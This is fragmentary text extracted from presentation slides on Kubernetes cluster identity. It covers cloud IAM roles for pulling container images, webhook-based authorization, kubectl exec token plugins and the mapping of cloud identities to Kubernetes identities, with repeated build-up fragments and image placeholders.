


Cloud IAM Role with
Container-Image Pull Permissions

Code




Your Cloud Subscription



Code



Your Cloud Subscription



Identity



Identity

- Authz via a pre-configured identity webhook

Identity



- Authz via a pre-configured identity webhook
- Kubectl exec plugins for acquiring a token

Identity

- Authz via a pre-configured identity webhook
- Kubectl exec plugins for acquiring a token
- Mapping cloud identities to Kubernetes identities

Identity



Identity



Operator's host



Cluster Operator

Identity

Operator's host




Cluster Operator

